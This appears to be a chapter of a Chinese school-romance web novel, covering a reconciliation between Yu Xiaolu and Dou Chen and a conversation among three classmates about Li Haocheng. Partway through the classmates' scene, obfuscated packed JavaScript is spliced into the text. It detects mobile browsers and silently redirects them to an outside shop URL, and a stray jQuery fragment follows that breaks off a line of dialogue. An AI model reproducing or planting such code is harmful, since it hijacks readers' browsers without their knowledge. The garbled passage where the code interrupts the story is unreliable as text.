应该没人会喜欢星期一吧。班级里好多同学,还没从星期日的余温里抽出身。
俞小鹿去水房洗了把脸,果然精神不少。走进班级时,刚好看到窦晨在饮水机旁接水。
距离太近了,若不打招呼,会显得很生疏。况且窦晨也没发出不想辅导自己的信号。如果不想失去这个免费的辅导老师,就得主动些。
“你的水杯挺好看,我以前也有个一样的。”俞小鹿主动先开口。
“哦,是吗?”窦晨有些尴尬,为了掩饰抬手挠了挠后脑勺。
【os:能不像么,这个就是你呀。】
“你最近好像很爱喝水,是泡了什么东西吗?”
“泡什么东西?”窦晨似是没理解她说的意思。
“就是菊花啊,玫瑰啊,洛神花什么的。”俞小鹿解释道。
“哦,都不是。我就是冲的普通的氮磷钾。”
【os:天呢!说漏嘴了。】
“氮磷钾?”俞小鹿脱口而出,然后点点头,似是心领神会。对方口中的“氮磷钾”,很可能就是补充能量的饮品——唉,学霸就是幽默。
“我养了株豆角,最近也在用氮磷钾综合肥,长得很好。”
窦晨的脸色突然变了几变,俞小鹿还没来得及解读,上课铃响了起来。窦晨指了指门外说:“上课了。”
英语课,老张的课。只要主动举手回答一次问题,这节课就不会被老张过度关注。
俞小鹿回答了问题后,整个人都放松下来。回想短短几天,她和窦晨的关系怎么就这么微妙了。明明星期六的骑行,已经让他们的关系缓和了不少。
她偷偷拿出笔袋里的小镜子照了照。没有何曼婷好看,没有王璐瑶学习好,没有李欣悦聪明有心机,甚至都没有顾佳佳和赵妍上进。窦晨那么优秀,凭什么会因为她拒绝其他女生,自己是不是太自信了。她以前不可这样的。
星期日那天突然离去的行径,真的是太奇怪了,自己怎么会有这种举动呢。还好没人来问她那天是怎么了。她得想个办法,缓和一下气氛。
午休时,窦晨递给俞小鹿一张物理卷,是他自己手写的,上面的题大多和那天的骑行有关。
放学时,俞小鹿打算和窦晨一起的。可当她收拾好书包时,窦晨已经不在座位上了。
俞小鹿走在的人群中,抬头看到天边那颗闪亮的星,停住了脚步。她不知道它是什么星,只知道它每天第一个出现,而且还是天边最亮的那颗。
“你是在看最亮的那颗星吗”
窦晨不知什么时候赶了上来,顺着俞小鹿的目光看过去。
“它叫做黄昏晓,是黄昏即将结束,夜晚即将来临时,出现在天边的第一颗星。”
俞小鹿转头看向他,说:“你不是先走了吗?”
窦晨莞尔一笑,只是看着那颗星没说话。
俞小鹿看着他的侧颜,心中默默的想,你何曾不是我初中晦暗生活中,第一颗最亮的星。
她曾不止一次的想过,窦晨会不会是自己梦中的那个守护神,但又觉得太过荒谬。
自从窦晨出现后,不管是在学习上还是生活上,自己的改变都是挺大的。
“窦晨,”俞小鹿突然开口。“我为我星期日突然离开的事向你道歉。”
“理由呢?”
“我以为这几天你不理我,是因为我的存在,你才不得不决绝李欣悦。”
“这不是我不理你的原因。”
“啊?那是什么?”
“那天我看到了。”窦晨看向她。
“看到什么?”俞小鹿疑惑的问。“你和李昊城在走廊的转角,我不知道他递给了你什么,你接了。在那之前,顾佳佳给我递过表白信,我没接。”
“我那天是想接李欣悦的告白信的,就是想气气你,可当我看到你的眼睛后,我没那么做。”
俞小鹿愣了下,急忙解释说。
“其实那天,李昊城递给我的不是告白信,是一张符纸。”
“符纸?”窦晨一愣。
“嗯,我画的。李欣悦把我的秘密公布于众,我一时气急贴在她背后吓吓她。但被李昊城用蛋糕换下来还我了。”
“你还会画符?”
“不会,说来话长。上学期我被一个老头骗了。花了一百块买了一堆废纸,符咒的书是他送给我的。”
“要不是信了他的鬼话,我的数学也不会打破自己的最低记录。我去找他理论,他拿一颗豆子就把我打发了。”
窦晨没说话。俞小鹿自顾自地说了下去:“还以为是什么神奇的魔豆呢——原来是株豆角。”
听到豆角,窦晨的脚步停了半拍。
“你说……豆角?”
“是啊,一百块买了一颗豆角种子。是不是很离谱?”
窦晨没回答,但他走路的速度比刚才慢了点,像是在心里是确认某件事。
“要不要加个好友?我回家拍张豆角的照片发你。”
“不用不用。”窦陈连连摆手,“我没有手机。”
俞小鹿点点头,心想难怪学习好,原来是不受外物所束缚。
回家后,她翻出那张窦晨手写的物理卷。最后一道题旁边,多了一行批注。笔迹是窦晨的,上面写着:“第一问对了,第二问的摩擦力,可以回忆一下我们那天骑自行车。”
窦晨为什么要对自己这么好呢?每天都会针对自己的学习情况,找一些有代表性的题拿给自己。做错了,他还会耐心的给自己讲解,直到完全明白。就算是冷战的那几天也没间断过。他想在自己这里得到什么呢?
俞小鹿看向摆在学习桌上的那株豆角,叶尖朝她的方向微微偏着。
***
自习室里,“三杰”各自做着卷子。空调的出风口发出低沉的嗡鸣声,盖住了翻卷子的声音。
“昊子,你这学期不在状态啊。”祝梓琪从卷子上抬起头,拿过水杯喝了口水。
尚进也放下了笔,椅子朝李昊城的方向转了半圈:“我也发现了。自从窦晨转来,你就不对劲儿。月考被挤出班级前三,你都没当回事儿,整天也不知道在想什么。”
李昊城没抬头,笔还在动:“我没有。”
“嘴硬。”尚进压低声音,但没压住笑意,“你以前堵她的时候,那气势多足
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17786644|210194||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
啊。‘语文那么好,分给数学一丁点会死吗?’现在呢?连走廊都不敢单独走,还得挑她旁边没人的时候才敢站过去。”
李昊城的笔停了一下,然后又继续写。
“我说实话,”尚进往后靠了靠,“你粉丝团里那几个女生,各有千秋——聪明的、机灵的、漂亮的,共同点还都是学习好,又都仰慕你。”
“我不需要她们仰慕我。”
“那你需要什么?”尚进接得很快,“你总得有一个目标吧。”
李昊城没接这句话,在纸上写了一个数字,又划掉了。
“就那个‘护城河’——你知不知道她们在底下是怎么想的?王璐瑶是头,她是真的崇拜你。李欣悦是为了成绩才靠近你,看到窦晨考得更好,马上换了目标。”
“何曼婷是语文课代表,被你迷得神魂颠倒,但从来不靠近。张玮追她,她连正眼都不看。张玮转头就去欺负俞小鹿——你的粉丝团,比你的感情线还乱。”祝梓琪边说边转着笔。
“张纬欺负俞小鹿,是因为何曼婷?”李昊城不解的问。
“对呀。他为啥发酸奶,不给俞小鹿发吸管儿,不就是因为何曼婷没得到钢笔么。”
“要我说,”祝梓琪把笔装进笔袋里,“你要是真的在意俞小鹿,就主动一点。别总是想用激将法——你那些话太重了,‘成绩差有什么资格喜欢我’——她现在听见你说这种话,估计会直接回你一句‘你以为你是谁’。”
“她现在确实比以前敢说话了。”尚进笑了一下又说:“你看窦晨,就很会找切入点。挂教数学的羊头,卖泡妞的狗肉。那天一边骑着双人自行车带她,一边讲物理题,真是绝了。”
“那是复习。”李昊城终于开口了。
“复习?你以前带她复习过吗?”
李昊城没有回答。
自习室里安静了一会儿。空调出风口的声音持续运转着,填补了对话之间的间隙。
“你第一次注意到她,到底是什么时候啊?”尚进问。
李昊城把笔放下来,看着面前那张做了一半的卷子,过了一会儿才说:“初一迎新会。她在台上弹古筝,穿着白裙子。弹的是《青花瓷》。”
尚进和祝梓琪都没说话。
过了几秒,尚进轻轻说了一句:“那你当时怎么不找她?”
“我不知道该怎么表达。”
三人又是一这阵沉默。
祝梓琪开始收拾书包:“你自己想清楚,要么全身心投入到学习中,要么让她知道你的心意。别再这么半死不活的,现在已经到了冲刺的阶段,你可别掉队。”
“我先走了,你们也别待太晚。”说着向门口走去。
尚进站起来,经过李昊城桌边时停了一下:“对了昊子,李欣悦假期发的那个朋友圈到底怎么回事?明眼人一看就知道说的是你。怎么,你俩处了?”
李昊城把笔搁在桌上。“没有。”
“那她发那个干嘛?”
“她发什么是她的事。”李昊城把卷子折起来放进书包,“我没让她发。”
尚进看了他两秒,没再追问。他拿起书包,也走了出去。